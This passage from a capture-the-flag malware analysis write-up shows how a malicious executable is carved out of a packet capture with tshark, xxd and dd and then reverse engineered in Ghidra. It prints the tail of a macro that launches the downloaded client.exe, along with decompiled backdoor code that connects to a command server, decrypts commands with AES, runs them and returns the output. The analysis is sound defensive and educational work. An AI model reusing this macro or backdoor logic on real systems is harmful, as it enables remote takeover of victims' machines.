Shell("cmd /c echo [REDACTED]first-part-of-the-encoded-flag")
Shell("C:\\ProgramData\\client.exe")
End Sub
The macro downloads client.exe from the attacker’s server and executes it.
Extracting the Malware
method |

Simply can use filters that shown below in wireshark to download a file client.exe :
frame contains "client.exe" OR http && frame contains "client.exe"
Now select a packet at the transport layer(TCP) to begin analyzing file transfers. In network captures, large files sent over HTTP are often split across multiple TCP segments. Wireshark automatically reassembles these segments to reconstruct the complete file, allowing you to export it as a single object. This reassembly is crucial for accurate extraction and analysis of files transmitted over the network.

When exporting client.exe from Wireshark, we filter HTTP traffic to locate the download of client.exe from the attacker’s server 10.13.44.207 by File > Export Objects > HTTP to save the executable file directly from a PCAP file.
method ||
And we can use tshark to do that
1
tshark -r traffic.pcapng -Y 'frame contains "client.exe"' -T fields -e frame.number
2962
Find the HTTP stream containing client.exe
1
tshark -r traffic.pcapng -Y 'frame contains "client.exe"' -T fields -e tcp.stream
1207
-r(or-revert) ==> This option tellsxxdto reverse its operation, attempting to convert a hex dump into binary data.
-p,-ps,-postscript,-plain==> This option tellsxxdto generate a plain hex dump without line numbers or ASCII representation.
extracts the raw TCP stream containing client.exe from packet 1207 in the pcap file, then converts it from hex to binary
1
tshark -r traffic.pcapng -q -Y 'tcp contains "client.exe"' -z follow,tcp,raw,1207 | xxd -r -p > craved-client.bin
The extracted file needs cleaning - we remove HTTP headers using dd:
Before begning into craving process let Explain the main function from using dd tool
dd→ low-level copy tool (disk dump). You can copy files byte-by-byte with a lot of control.if→ input file = your “dirty” EXE that still has the unwanted bytes.of→ output file = where we save the cleaned file.bs=1 → block size = 1 byte = 8 bits. This makes dd operate byte-by-byte (important, because we only want to skip exactly 2 bytes).skip=num → skip the first blocks (and since block size = 1, that means skip 2 bytes).
Quick steps of extraction & inspection :
1️⃣ Grab the whole file (all fragments)
1
dd if=craved-client.bin of=client.exe bs=1
Think of it like cp but with surgical precision – copies every single byte.
1
2
3
 3201170+0 records in
 3201170+0 records out
 3201170 bytes (3.2 MB, 3.1 MiB) copied, 9.56008 s, 335 kB/s
2️⃣ Peek at the first & last bits
1
hexdump -C client.exe | (head -n 20; echo "..."; tail -n 10)
Structure of header : HTTP Request Header (Bytes 0x00 to 0x65) HTTP Response Header (Bytes 0x66 to 0x132)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
 00000000  de 10 10 86 57 49 79 de  10 13 44 20 80 47 45 54  |....WIy...D .GET|
 00000010  20 2f 63 6c 69 65 6e 74  2e 65 78 65 20 48 54 54  | /client.exe HTT|
 00000020  50 2f 31 2e 31 0d 0a 48  6f 73 74 3a 20 31 30 2e  |P/1.1..Host: 10.|
 00000030  31 33 2e 34 34 2e 32 30  37 0d 0a 55 73 65 72 2d  |13.44.207..User-|
 00000040  41 67 65 6e 74 3a 20 63  75 72 6c 2f 38 2e 39 2e  |Agent: curl/8.9.|
 00000050  31 0d 0a 41 63 63 65 70  74 3a 20 2a 2f 2a 0d 0a  |1..Accept: */*..|
 00000060  0d 0a 48 54 54 50 2f 31  2e 30 20 32 30 30 20 4f  |..HTTP/1.0 200 O|
 00000070  4b 0d 0a 53 65 72 76 65  72 3a 20 53 69 6d 70 6c  |K..Server: Simpl|
 00000080  65 48 54 54 50 2f 30 2e  36 20 50 79 74 68 6f 6e  |eHTTP/0.6 Python|
 00000090  2f 33 2e 31 33 2e 32 0d  0a 44 61 74 65 3a 20 53  |/3.13.2..Date: S|
 000000a0  75 6e 2c 20 31 31 20 4d  61 79 20 32 30 32 35 20  |un, 11 May 2025 |
 000000b0  30 32 3a 30 36 3a 32 32  20 47 4d 54 0d 0a 43 6f  |02:06:22 GMT..Co|
 000000c0  6e 74 65 6e 74 2d 74 79  70 65 3a 20 61 70 70 6c  |ntent-type: appl|
 000000d0  69 63 61 74 69 6f 6e 2f  78 2d 6d 73 64 6f 73 2d  |ication/x-msdos-|
 000000e0  70 72 6f 67 72 61 6d 0d  0a 43 6f 6e 74 65 6e 74  |program..Content|
 000000f0  2d 4c 65 6e 67 74 68 3a  20 33 32 30 30 38 36 34  |-Length: 3200864|
 00000100  0d 0a 4c 61 73 74 2d 4d  6f 64 69 66 69 65 64 3a  |..Last-Modified:|
 00000110  20 53 75 6e 2c 20 31 31  20 4d 61 79 20 32 30 32  | Sun, 11 May 202|
 00000120  35 20 30 31 3a 31 38 3a  33 31 20 47 4d 54 0d 0a  |5 01:18:31 GMT..|
 00000130  0d 0a 4d 5a 90 00 03 00  00 00 04 00 00 00 ff ff  |..MZ............|
 ...
 0030d810  5f 5f 69 6d 70 5f 67 65  74 73 6f 63 6b 6e 61 6d  |__imp_getsocknam|
 0030d820  65 00 56 69 72 74 75 61  6c 51 75 65 72 79 00 43  |e.VirtualQuery.C|
 0030d830  41 53 54 5f 53 5f 74 61  62 6c 65 34 00 5f 5f 69  |AST_S_table4.__i|
 0030d840  6d 70 5f 52 65 67 69 73  74 65 72 45 76 65 6e 74  |mp_RegisterEvent|
 0030d850  53 6f 75 72 63 65 57 00  5f 5f 69 6d 70 5f 73 74  |SourceW.__imp_st|
 0030d860  72 65 72 72 6f 72 00 6c  6f 63 61 6c 65 63 6f 6e  |rerror.localecon|
 0030d870  76 00 43 41 53 54 5f 53  5f 74 61 62 6c 65 37 00  |v.CAST_S_table7.|
 0030d880  5f 5f 69 6d 70 5f 63 6c  6f 73 65 73 6f 63 6b 65  |__imp_closesocke|
 0030d890  74 00                                             |t.|
 0030d892
3️⃣ Re‑extract, skipping the HTTP header 306 bytes
1
dd if=craved-client.bin of=client.exe bs=1 skip=306
The HTTP headers end at offset 0x132 (306 decimal), followed by 0d 0a 0d 0a, marking the end of headers. Skip the 306‑byte HTTP request stuck to the top and copy the real binary underneath.
1
2
3
 3200864+0 records in
 3200864+0 records out
 3200864 bytes (3.2 MB, 3.1 MiB) copied, 9.55069 s, 335 kB/s
4️⃣ Verify the clean PE header The very first bytes are 4d 5a (MZ), confirming we now have a clean Windows executable.
1
hexdump -C client.exe | (head -n 20; echo "\n ...\n"; tail -n 10)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
 00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
 00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
 00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
 00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
 00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
 00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
 00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
 00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
 00000080  50 45 00 00 64 86 13 00  e7 fa 1f 68 00 7a 29 00  |PE..d......h.z).|
 00000090  23 4b 00 00 f0 00 26 00  0b 02 02 2b 00 fe 1b 00  |#K....&....+....|
 000000a0  00 26 25 00 00 48 00 00  f0 13 00 00 00 10 00 00  |.&%..H..........|
 000000b0  00 00 00 40 01 00 00 00  00 10 00 00 00 02 00 00  |...@............|
 000000c0  04 00 00 00 00 00 00 00  05 00 02 00 00 00 00 00  |................|
 000000d0  00 40 2a 00 00 06 00 00  93 de 30 00 03 00 60 01  |.@*.......0...`.|
 000000e0  00 00 20 00 00 00 00 00  00 10 00 00 00 00 00 00  |.. .............|
 000000f0  00 00 10 00 00 00 00 00  00 10 00 00 00 00 00 00  |................|
 00000100  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  |................|
 00000110  00 30 25 00 4c 17 00 00  00 00 00 00 00 00 00 00  |.0%.L...........|
 00000120  00 f0 22 00 78 02 01 00  00 00 00 00 00 00 00 00  |..".x...........|
 00000130  00 70 25 00 64 4c 00 00  00 00 00 00 00 00 00 00  |.p%.dL..........|
 ...
 0030d6d0  70 00 43 72 65 61 74 65  46 69 62 65 72 00 5f 5f  |p.CreateFiber.__|
 0030d6e0  69 6d 70 5f 67 65 74 73  6f 63 6b 6e 61 6d 65 00  |imp_getsockname.|
 0030d6f0  56 69 72 74 75 61 6c 51  75 65 72 79 00 43 41 53  |VirtualQuery.CAS|
 0030d700  54 5f 53 5f 74 61 62 6c  65 34 00 5f 5f 69 6d 70  |T_S_table4.__imp|
 0030d710  5f 52 65 67 69 73 74 65  72 45 76 65 6e 74 53 6f  |_RegisterEventSo|
 0030d720  75 72 63 65 57 00 5f 5f  69 6d 70 5f 73 74 72 65  |urceW.__imp_stre|
 0030d730  72 72 6f 72 00 6c 6f 63  61 6c 65 63 6f 6e 76 00  |rror.localeconv.|
 0030d740  43 41 53 54 5f 53 5f 74  61 62 6c 65 37 00 5f 5f  |CAST_S_table7.__|
 0030d750  69 6d 70 5f 63 6c 6f 73  65 73 6f 63 6b 65 74 00  |imp_closesocket.|
 0030d760
Malware Analysis
1
2
file client.exe
client.exe: PE32+ executable (console) x86-64, for MS Windows, 19 sections
Threat intelligence of this malware
We can use Ghidra OR IDA to reverse engineering and analyze binary files to understand their functionality.

Now we import client.exe into Ghidra for static analysis. The import dialog confirms the file format PE, architecture (x86_64), and provides hash values for integrity verification.
Ghidra Import Dialog :

Reviewing Executable Metadata, Ghidra’s summary window displays details about the binary, including its size, compiler, and cryptographic hashes (MD5, SHA256). This helps confirm the sample and track it in threat intelligence systems.
Ghidra Import Results Summary :
Reverse Engineering the Main Function :

The decompiler view in Ghidra reveals the main logic of the malware. We see socket creation, connection to the C2 server 10.13.44.207:443, and hardcoded values for encryption keys and IVs. This is crucial for understanding how the malware communicates and encrypts data.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
/* WARNING: Function: ___chkstk_ms replaced with injection: alloca_probe */
int __cdecl main(int _Argc,char **_Argv,char **_Env)

{
  int iVar1;
  size_t sVar2;
  longlong lVar3;
  char *pcVar4;
  char local_29e8 [1024];
  undefined1 local_25e8 [1024];
  char local_21e8 [4096];
  char local_11e8 [4104];
  int local_1e0;
  int local_1dc;
  sockaddr local_1d8;
  WSADATA local_1c8;
  int local_24;
  SOCKET local_20;
  undefined8 uStack_18;

  uStack_18 = 0x1400017c9;
  __main();
  snprintf(&key,0x21,&DAT_1401c30de,"rh[REDACTED]","VK[REDACTED]");
  iVar1 = WSAStartup(0x202,&local_1c8);
  if (iVar1 != 0) {
    handleErrors("WSAStartup");
  }
  local_20 = socket(2,1,0);
  if (local_20 == 0xffffffffffffffff) {
    handleErrors("socket");
  }
  local_1d8.sa_family = 2;
  local_1d8.sa_data._0_2_ = htons(0x1bb);
  iVar1 = inet_pton(2,"10.13.44.207",local_1d8.sa_data + 2);
  if (iVar1 < 1) {
    handleErrors("inet_pton");
  }
  iVar1 = connect(local_20,&local_1d8,0x10);
  if (iVar1 == -1) {
    handleErrors("connect");
  }
  printf("Connected to the server.\n");
  while( true ) {
    local_24 = recv(local_20,local_29e8,0x400,0);
    if (local_24 < 1) break;
    local_1dc = 0;
    aes_decrypt(local_29e8,local_24,local_25e8,&local_1dc);
    local_25e8[local_1dc] = 0;
    printf("Received command: %s\n",local_25e8);
    pcVar4 = local_21e8;
    for (lVar3 = 0x200; lVar3 != 0; lVar3 = lVar3 + -1) {
      pcVar4[0] = '\0';
      pcVar4[1] = '\0';
      pcVar4[2] = '\0';
      pcVar4[3] = '\0';
      pcVar4[4] = '\0';
      pcVar4[5] = '\0';
      pcVar4[6] = '\0';
      pcVar4[7] = '\0';
      pcVar4 = pcVar4 + 8;
    }
    execute_command(local_25e8,local_21e8,0x1000);
    local_1e0 = 0;
    sVar2 = strlen(local_21e8);
    aes_encrypt(local_21e8,sVar2 & 0xffffffff,local_11e8,&local_1e0);
    iVar1 = send(local_20,local_11e8,local_1e0,0);
    if (iVar1 == -1) {
      handleErrors(&DAT_1401c3144);
    }
  }
  closesocket(local_20);
  WSACleanup();
  return 0;
}
Analyzing the AES Decryption Function Routine :

We can find the keyword “IV” by Ghidra.
The aes_decrypt function shows the use of AES-256-CBC for decrypting C2 traffic. The hardcoded key and IV are visible, which we later use to decrypt network streams.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
void aes_decrypt(undefined8 param_1,undefined4 param_2,longlong param_3,int *param_4)

{
  int iVar1;
  undefined8 uVar2;
  undefined4 uVar3;
  int local_14;
  longlong local_10;

  local_10 = EVP_CIPHER_CTX_new();
  if (local_10 == 0) {
    handleErrors("EVP_CIPHER_CTX_new");
  }
  uVar2 = EVP_aes_256_cbc();
  uVar3 = 1;
  iVar1 = EVP_DecryptInit_ex(local_10,uVar2,0,&key,"pE[REDACTED]");
  if (iVar1 != 1) {
    handleErrors("EVP_DecryptInit_ex");
  }
  local_14 = 0;
  iVar1 = EVP_DecryptUpdate(local_10,param_3,&local_14,param_1,CONCAT44(uVar3,param_2));
  if (iVar1 != 1) {
    handleErrors("EVP_DecryptUpdate");
  }
  *param_4 = local_14;
  iVar1 = EVP_DecryptFinal_ex(local_10,local_14 + param_3,&local_14);
  if (iVar1 != 1) {
    handleErrors("EVP_DecryptFinal_ex");
  }
  *param_4 = *param_4 + local_14;
  EVP_CIPHER_CTX_free(local_10);
  return;
}
Extract & Decrypting C2 Traffic
After obtaining the AES Key and IV ==> Key pairs, which use AES-256-CBC mode, now we can decrypt C2 traffic.
You can check here and from the video shown below for more details about the algorithm.
I have several methods for extracting and decrypting C2 traffic in our case, so enjoy the journey & get the flags.

| Using Wireshark & CyberChef
Isolating C2 Traffic, by Wireshark TCP Stream Extraction :
